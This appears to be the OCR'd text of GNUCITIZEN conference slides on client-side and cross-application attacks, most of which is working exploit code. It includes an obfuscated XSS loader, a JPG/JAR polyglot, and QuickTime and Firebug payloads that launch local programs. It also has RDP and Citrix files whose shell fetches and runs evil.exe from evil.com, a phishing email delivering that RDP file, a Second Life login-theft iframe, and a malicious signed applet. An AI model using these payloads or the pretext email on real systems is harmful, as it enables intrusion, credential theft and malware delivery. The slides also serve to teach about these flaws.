
- Pseudo exploit:

```
[html junk]
  */<script>/*
[html junk]
  */ XSS Payload which does not need to contain HTML meta characters /*
[html junk]
```

- Actual exploit:

```
[html junk]
  */<script>/*
[html junk]
  */document.write(atob(/PHNjcmlwdCBzcmM9Imh0dHA6Ly9ja2Vycy5vcmcvcyI
+PC9zY3JpcHQ+PCEtLQ==/.toString().substr(1,56)));/*
[html junk]
```

THE POWNCE WORM


XSS Defacement - Mozilla Firefox 3 Beta 2
File Edit View History Bookmarks Tools Help
http://pownce.com/passfree/
Google
Pownce : Profile Settings
XSS Defacement

This page has been Hacked!

You Got
STALLOWN3D!1
About Help Blog API Badges Advertise Download Legal
© 2008 Megatechtronium
Done

THE JAVA RUNTIME AND JAR

- Get an image from the Web:
  - `fancyimage.jpg`
- Prepare a JAR:
  - `jar cvf evil.jar Evil*.class`
- Put them together:

  -
    ```
    copy /B fancyimage.jpg + evil.jar
    fancyevilimage.jpg

    cp fancyimage.jpg fancyevilimage.jpg
    cat evi.jar >> fancyevilimage.jpg
    ```
- Result:
  - Persistent XSS + Other fancy things

FIREFOX JAR: URL HANDLER ISSUES

- Basic jar: Example
  - jar:**[url to archive]**!**[path to file]**
  - jar:**https://domain.com/path/to/jar.jar**!**/Pictures/a.jpg**
- When uploaded and accessed it executes within the origins of the [url to archive]

QUICKTIME PWNS FIREFOX

- QuickTime Media Links

  -
    ```
    <?xml version="1.0">
    <?quicktime type="application/x-quicktime-media-link"?>
    <embed src="Sample.mov" autoplay="true"/>
    ```
- Supported File Extensions
  - 3g2, 3gp, 3gp2, 3gpp, AMR, aac, adts, aif, aifc, aiff, amc, au, avi, bwf, caf, cdda, cel, flc, fli, gsm, m15, m1a, m1s, m1v, m2a, m4a, m4b, m4p, m4v, m75, mac, mov, mp2, mp3, mp4, mpa, mpeg, mpg, mpm, mpv, mqv, pct, pic, pict, png, pnt, pntg, qcp, qt, qti, qt

QUICKTIME PWNS FIREFOX

- The Exploit

```
<?xml version="1.0">
<?quicktime type="application/x-quicktime-media-link"?>
<embed src="a.mp3" autoplay="true" qtnext="-chrome
javascript:file=Components.classes['@mozilla.org/file/local;
1'].createInstance(Components.interfaces.nsILocalFile);file.initWit
hPath('c:\\windows\\system32\\calc.exe');process=Components.classes
['@mozilla.org/process/util;
1'].createInstance(Components.interfaces.nsIProcess);process.init(f
ile);process.run(true,[],0);void(0);"/>
```

FIREBUG GOES EVIL

- Payload

  -
    ```
    console.log({'<script>var s=[]<\/script>': 'payload'});
    console.log({'<script>s.push("function runFi")<\/script>': 'payload'});
    console.log({'<script>s.push("le(f){var file")<\/script>': 'payload'});
    console.log({'<script>s.push("=Components.cl")<\/script>': 'payload'});
    console.log({'<script>s.push("asses[\\"@mozil")<\/script>': 'payload'});
    console.log({'<script>s.push("la.org/file/lo")<\/script>': 'payload'});
    console.log({'<script>s.push("cal;1\\"].creat")<\/script>': 'payload'});
    console.log({'<script>s.push("eInstance(Comp")<\/script>': 'payload'});
    console.log({'<script>s.push("onents.interfa")<\/script>': 'payload'});
    console.log({'<script>s.push("ces.nsILocalFi")<\/script>': 'payload'});
    console.log({'<script>s.push("le);file.initW")<\/script>': 'payload'});
    console.log({'<script>s.push("ithPath(f);var")<\/script>': 'payload'});
    console.log({'<script>s.push(" process=Compo")<\/script>': 'payload'});
    console.log({'<script>s.push("nents.classes[")<\/script>': 'payload'});
    console.log({'<script>s.push("\\"@mozilla.org")<\/script>': 'payload'});
    console.log({'<script>s.push("/process/util;")<\/script>': 'payload'});
    console.log({'<script>s.push("1\\"].createIns")<\/script>': 'payload'});
    console.log({'<script>s.push("tance(Componen")<\/script>': 'payload'});
    console.log({'<script>s.push("ts.interfaces.")<\/script>': 'payload'});
    console.log({'<script>s.push("nsIProcess);pr")<\/script>': 'payload'});
    console.log({'<script>s.push("ocess.init(fil")<\/script>': 'payload'});
    console.log({'<script>s.push("e);var argv=Ar")<\/script>': 'payload'});
    console.log({'<script>s.push("ray.prototype.")<\/script>': 'payload'});
    console.log({'<script>s.push("slice.call(arg")<\/script>': 'payload'});
    console.log({'<script>s.push("uments,1);proc")<\/script>': 'payload'});
    console.log({'<script>s.push("ess.run(true,a")<\/script>': 'payload'});
    console.log({'<script>s.push("rgv,argv.lengt")<\/script>': 'payload'});
    console.log({'<script>s.push("h)}")<\/script>': 'payload'});
    ```

FIREBUG GOES EVIL

- function execute (p) {

  -
    ```
    function execute (p) {
    var p = p.replace(/\\/g, '\\\\');
    console.log({'<script>var p=[]<\/script>': 'execute'});

    for (var i = 0; i < p.length; i += 14) {
    var mal_obj = {};
    mal_obj['<script>p.push("' + p.substring(i, i + 14) +
    '")<\/script>'] = 'execute';

    console.log(mal_obj);
    }

    console.log({'<script>runFile(p.join(""))<\/script>': 'execute'});
    }
    ```

    `execute('c:\\windows\\system32\calc.exe');`

VULNERABILITIES IN SKYPE

- Deadly Combination
  - DailyMotion/Metacafe + XSS + Skype = 0wnage
- Code

  -
    ```
    <script>
    var x=new ActiveXObject("WScript.Shell");
    var someCommands="Some command-line commands to download and
    execute binary file";
    x.run('cmd.exe /C "'+someCommands+'"');
    </script>
    ```
- Vector
  - skype:?multimedia_mood&partner=metacafe&id=1053760
- Credits
  - Miroslav Lučinskij
  - Aviv Raff

VULNERABILITIES IN SKYPE

- Pwnable via the AIR
  - AIRPWN
  - Karma

CFA

COMMAND FIXATION ATTACKS

RDP COMMAND FIXATION ATTACKS

- The Malicious One

```
screen mode id:i:1
desktopwidth:i:800
desktopheight:i:600
session bpp:i:16
full address:s:172.16.3.191
compression:i:1
keyboardhook:i:2
alternate shell:s:cmd.exe /C “tftp -i evil.com GET evil.exe evil.exe & evil.exe”
shell working directory:s:C:\
bitmapcachepersistenable:i:1
```

Hello John,

This is Tim from Tech Department. I was informed that you have some problems with your remote desktop connectivity. I’ve attached a modified RDP file you can tryout and see if it works. Just double click on the file and login. Your domain credentials should work. Let me know if you have any problems.

Tim O’Brian
Tech Department

RDP COMMAND FIXATION ATTACKS

- Microsoft Live Mesh will make it a lot easer.
- RDP over HTTP?
- Other Web2.0 Goodies...

CITRIX COMMAND FIXATION ATTACKS

- The Evil One

  -
    ```
    [WFClient]
    Version=1

    [ApplicationServers]
    Connection To Citrix Server=

    [Connection To Citrix Server]
    AutoLogonAllowed=On
    UseLocalUserAndPassword=On
    InitialProgram=cmd.exe /C "tftp -i evil.com GET evil.exe evil.exe &
    evil.exe"

    ScreenPercent=0
    CITRIX auto-start
    ```

- In an iFrame

  -
    ```
    <iframe
    src="http://evil.com/path/to/evil.ica"></
    iframe>
    ```

CITRIX COMMAND FIXATION ATTACKS

- but also possible via the ICA ActiveX controller
- requires the CITRIX Neighborhood
- but targets can be bruteforced or guessed

IE PWNS SECOND LIFE

- The Exploit

  -
    ```
    <iframe src='secondlife://" -autologin -loginuri "http://evil.com/sl/record-login.php'></iframe>
    ```

IE PWNS SECOND LIFE

- Avatar Theft

```
• [HTTP_RAW_POST_DATA] => <methodCall>
      <methodName>login_to_simulator</methodName>
      …
      …
      …
              <member>
                  <name>passwd</name>
                  <value>
                      <string>$1$[MD5 Hash of the password here]</string>
                  </value>
              </member>
              …
              …
              …
  </methodCall>
```

DRIVE BY JAVA

- ANT building Script

  ```
  <project name="sign" default="sign" basedir=".">
  <property name="key.CN" value="GNUCITIZEN"/>
  <property name="key.OU" value="GNUCITIZEN"/>
  <property name="key.O" value="GNUCITIZEN"/>
  <property name="key.C" value="UK"/>
  <property name="applet.class" value=""/>
  <property name="applet.width" value="200"/>
  <property name="applet.height" value="200"/>
  <property name="target" value="target"/>
  <property name="jar" value="${target}.jar"/>
  <property name="htm" value="${target}.htm"/>
  <target name="compile">
  <javac srcdir="."/>
  </target>
  <target name="pack" depends="compile">
  <jar basedir="." destfile="${jar}"/>
  </target>
  <target name="sign">
  <delete file=".tmp.jks"/>
  <genkey alias="key" storepass="abc123“ keystore=".tmp.jks" keyalg="RSA" validity="365">
  <dname>
  <param name="CN" value="${key.CN}"/>
  <param name="OU" value="${key.OU}"/>
  <param name="O" value="${key.O}"/>
  <param name="C" value="${key.C}"/>
  </dname>
  </genkey>
  <signjar jar="${jar}" alias="key" storepass="abc123“ keystore=".tmp.jks"/>
  <delete file=".tmp.jks"/>
  </target>
  <target name="appletize">
  <echo file="${htm}" message="&lt;APPLET code=&quot;${applet.class}&quot; archive=&quot;${jar}&quot;
  width=&quot;${applet.width}&quot; height=&quot;${applet.height}&quot;&gt;&lt;/APPLET&gt;"/>
  </target>
  <target name="clean">
  <delete file="${htm}"/>
  <delete file=".tmp.jks"/>
  <delete>
  <fileset dir="." includes="*.class"/>
  </delete>
  </target>
  <target name="wipe" depends="clean">
  <delete file="${jar}"/>
  </target>
  </project>
  ```

DRIVE BY JAVA

- Malicious Applet


  -
    ```
    import java.io.*;
    import java.net.*;
    import java.awt.*;
    import java.applet.*;
    import java.awt.event.*;

    public class SuperMario3D extends Applet {
    public void init(){
    try {
    Process p =
    Runtime.getRuntime().exec("calc");
    } catch (IOException e) {
    //do nothing
    }
    }
    };
    ```

QUICKTIME – WINDOWS - JAVA

- Affects Vista and XP (latest service packs).
- The Exploit:
  - SMILtext

```
<smil xmlns:qt="http://www.apple.com/quicktime/resources/smilextensions" qt:autoplay="true"
qt:next="file://172.16.3.124/evil/evil.lnk">
<body>
<seq repeatCount="indefinite">
<img src="test.jpg" dur="1s"/>
<img src="test.jpg" dur="1s"/>
</seq>
</body>
</smil>
```



QUICKTIME

WINDOWS

JAVA

FIN

THE END

If today’s malware mostly runs on Windows because it’s the commonest executable platform, tomorrow’s will likely run on the Web, for the very same reason. Because, like it or not, Web is already a huge executable platform, and we should start thinking at it this way, from a security perspective.

Giorgio Maone (NoScript)

Clients and Servers are in symbiosis. The security of the server often depends on the security of the individual clients, while the security of the client depends on the security of the servers it is interacting with...

pdp (GNUCITIZEN)

GNUCITIZEN

...Clients are complicated as they rely on numerous cross-interacting technologies. Although each technology may be individually secured, it could turn to have some serious security implications on its environment, when combined with others (i.e...

pdp (GNUCITIZEN)

GNUCITIZEN

...secure + secure != 2 x secure).

pdp (GNUCITIZEN)

GNUCITIZEN

THANK YOU FOR ATTENDING

GNUCITIZEN